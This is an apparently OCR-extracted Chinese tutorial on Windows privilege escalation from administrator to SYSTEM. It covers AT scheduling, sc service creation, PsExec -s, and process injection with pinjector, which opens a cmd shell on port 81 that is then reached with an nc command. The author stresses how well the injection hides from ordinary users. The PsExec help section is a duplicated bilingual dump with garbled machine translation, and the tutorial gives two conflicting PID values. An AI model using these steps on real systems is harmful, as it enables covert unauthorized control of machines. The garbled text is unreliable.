本地提权

ADMIN提权为SYSTEM

AT提权（仅限于XP）
AT 命令安排在特定日期和时间运行命令和程序。
要使用 AT 命令，计划服务必须已在运行中。


AT [\computername] [[id] [/DELETE] | /DELETE [/YES]]
AT [\computername] time [/INTERACTIVE]
  [/EVERY:date[,...] | /NEXT:date[,...]] "command"


\computername 指定远程计算机。 如果省略这个参数，
会计划在本地计算机上运行命令。
id 指定给已计划命令的识别号。
/delete 删除某个已计划的命令。如果省略 id，
计算机上所有已计划的命令都会被删除。
/yes 不需要进一步确认时，跟删除所有作业
的命令一起使用。
time 指定运行命令的时间。
/interactive 允许作业在运行时，与当时登录的用户桌面进行交互。
/every:date[,...] 每个月或每个星期在指定的日期运行命
令。如果省略日期，则默认为在每月的
本日运行。
/next:date[,...] 指定在下一个指定日期(如，下周四)运
行命令。如果省略日期，则默认为在每
月的本日运行。
"command" 准备运行的 Windows NT 命令或批处理
程序。

at 12:59 /interactive cmd
在12点59分时候打开cmd使用的SYSTEM权限

SC提权
sc Create jiangxue binPath= "cmd /K start" type= own type= interact
使用sc创建一个jiangxue的一个系统服务，同时启动cmd，但是cmd需要我们执行下一个命令才能启动

sc start jiangxue
启动jianguxe服务，此时我们会打开cmd，且权限是System的





PsExec提权
如果使用PsExec提权需要使用到这个工具包，https://docs.microsoft.com/zhcn/sysinternals/downloads/

PsExec v2.2 - Execute processes remotely
PsExec v2.2-远程执行进程

Copyright (C) 2001-2016 Mark Russinovich
版权所有（C）2001-2016 Mark Russinovich

Sysinternals - www.sysinternals.com
Sysinternals-www.Sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
PsExec在远程系统上执行程序，其中远程执行控制台

applications execute interactively.
应用程序以交互方式执行。

Usage: psexec [\computer[,computer2[,...] | @file]][-u user [-p psswd][-n s][用法：
psexec[\\computer[，computer2[，...]|@file]][-u用户[-p psswd][-n s][
servicename][-h][-l][-s|-e][-x][-i [session]][-c [-f|-v]][-w directory][-d][-
服务名：[-h][-l][-s |-e][-x][-i[会话][-c[-f |-v][-w目录][-d][-riority>][-a n,n,...] cmd [arguments]
riority>[-a n，n，...]cmd[参数]

-a Separate processors on which the application can run with
-应用程序可以在其上运行的单独处理器

commas where 1 is the lowest numbered CPU. For example,
逗号，其中1是编号最低的CPU。例如，

to run the application on CPU 2 and CPU 4, enter:
要在CPU 2和CPU 4上运行应用程序，请输入：
"-a 2,4"
“-a 2,4”
-c

Copy the specified program to the remote system for
-将指定的程序复制到远程系统

execution. If you omit this option the application
执行。如果省略此选项，则应用程序

must be in the system path on the remote system.
必须在远程系统的系统路径中。

-d Don't wait for process to terminate (non-interactive).
-不要等待进程终止（非交互）。

-e Does not load the specified account's profile.
-e不加载指定帐户的配置文件。

-f Copy the specified program even if the file already
-复制指定的程序，即使文件已经

exists on the remote system.
存在于远程系统上。

-i Run the program so that it interacts with the desktop of the
-我运行程序以便它与

specified session on the remote system. If no session is
远程系统上的指定会话。如果没有会话

specified the process runs in the console session.
指定进程在控制台会话中运行。

-h If the target system is Vista or higher, has the process
-h如果目标系统是Vista或更高版本，则具有进程

run with the account's elevated token, if available.
使用帐户提升的令牌运行（如果可用）。

-l Run process as limited user (strips the Administrators group
-我以有限用户身份运行进程（删除Administrators组

and allows only privileges assigned to the Users group).
并且只允许分配给用户组的权限）。

On Windows Vista the process runs with Low Integrity.
在Windows Vista上，进程以低完整性运行。

-n Specifies timeout in seconds connecting to remote computers.
-n指定连接到远程计算机的超时（秒）。

-p Specifies optional password for user name. If you omit this
-p指定用户名的可选密码。如果你忽略了这个

you will be prompted to enter a hidden password.
系统将提示您输入隐藏密码。

-r Specifies the name of the remote service to create or interact
-r指定要创建或交互的远程服务的名称

with.
和。
-s Run the remote process in the System account.
-在系统帐户中运行远程进程。

-u Specifies optional user name for login to remote
-u指定登录到远程的可选用户名

computer.
电脑。

-v Copy the specified file only if it has a higher version number
-v仅当指定的文件具有更高的版本号时才复制该文件

or is newer on than the one on the remote system.
或者比远程系统上的更新。

-w Set the working directory of the process (relative to
-设置进程的工作目录（相对于remote computer).远程计算机）。

-x Display the UI on the Winlogon secure desktop (local system
-x在Winlogon安全桌面（本地系统）上显示UI

only).
仅限）。

-arm Specifies the remote computer is of ARM architecture.
-arm指定远程计算机采用arm架构。

-priority Specifies -low, -belownormal, -abovenormal, -high or
-优先级指定-low、-belownormal、-overnormal、-high或

-realtime to run the process at a different priority. Use
-以不同优先级实时运行进程。使用

-background to run at low memory and I/O priority on Vista.
-在Vista上以低内存和I/O优先级运行的背景。

computer Direct PsExec to run the application on the remote
计算机指示PsExec在远程上运行应用程序

computer or computers specified. If you omit the computer
指定的计算机。如果你省略了计算机

name PsExec runs the application on the local system,
名称PsExec在本地系统上运行应用程序，

and if you specify a wildcard (\), PsExec runs the
如果指定通配符（\），PsExec将运行

command on all computers in the current domain.
当前域中所有计算机上的命令。

@file PsExec will execute the command on each of the computers liste
@文件PsExec将在列出的每台计算机上执行该命令

in the file.在档案里。

cmd Name of application to execute.
cmd要执行的应用程序的名称。
arguments Arguments to pass (note that file paths must be

要传递的参数参数（注意，文件路径必须是
absolute paths on the target system).

目标系统上的绝对路径）。
-accepteula This flag suppresses the display of the license dialog.

-accepteula此标志禁止显示许可证对话框。
-nobanner Do not display the startup banner and copyright message.

-nobanner不显示启动横幅和版权信息。
You can enclose applications that have spaces in their name with

可以将名称中有空格的应用程序用
quotation marks e.g. psexec \marklap "c:\long name app.exe".

引号，例如psexec\marklap“c:\ long name app.exe”。
Input is only passed to the remote system when you press the enter

输入仅在按回车键时传递给远程系统
key, and typing Ctrl-C terminates the remote process.

键，然后键入Ctrl-C终止远程进程。
If you omit a user name the process will run in the context of your

如果省略用户名，则进程将在
account on the remote system, but will not have access to network

远程系统上的帐户，但无法访问网络
resources (because it is impersonating). Specify a valid user name

资源（因为它是模拟的）。指定有效的用户名
in the Domain\User syntax if the remote process requires access

在域/用户语法中，如果远程进程需要访问
to network resources or to run in a different account. Note that


以网络资源或在其他帐户中运行。请注意
the password and command is encrypted in transit to the remote system.

密码和命令在传输到远程系统时加密。
Error codes returned by PsExec are specific to the applications you

PsExec返回的错误代码特定于
execute, not PsExec.

执行，而不是PsExec。

命令
PsExec.exe -i -s cmd
在运行系统运行cmd（SYSTEM权限）



注入进程提权
首先来说一说这个和前面的不同之处，首先把，这个是直接注入系统服务的，非常隐蔽，除非你对系统服务非常了解，而且还是滚瓜烂熟的那种你才能会发现，否则像是一般的网民，是不会发现这些问题的。


首先我们需要下载一个应用模块，他是使用c++编写的，反正我用的非常舒适，而且觉得非常好！ 下面是下载地址
http://www.tarasco.org/security/Process_Injector/

我们下载完后使用pinjector.exe 查看命令帮助
Usage:
用法：

inject.exe -l (Enumerate Credentials)
inject.exe-l（枚举凭据）

inject.exe -p (Inject into PID)
inject.exe-p（注入pid）


写的非常简洁命令，朴实而强大。



我们可以使用 inject.exe -i 查看系统的运行服务

然后我们输入

pinjector.exe -p 652 cmd 81
就是对 smss.exe服务进行注入，其512是PID值，然后81是端口，用于我们远程连接（锤爆他！！！）
之后cmd就是获取cmd权限为system了！！



我们可以查看此时的services.exe服务权限

是system没错了！

然后我们可以使用 nc来连接目标机器了，输入：

nc -nv 192.168.79.164 81

使用nc连接192.168.79.164 的 81端口即可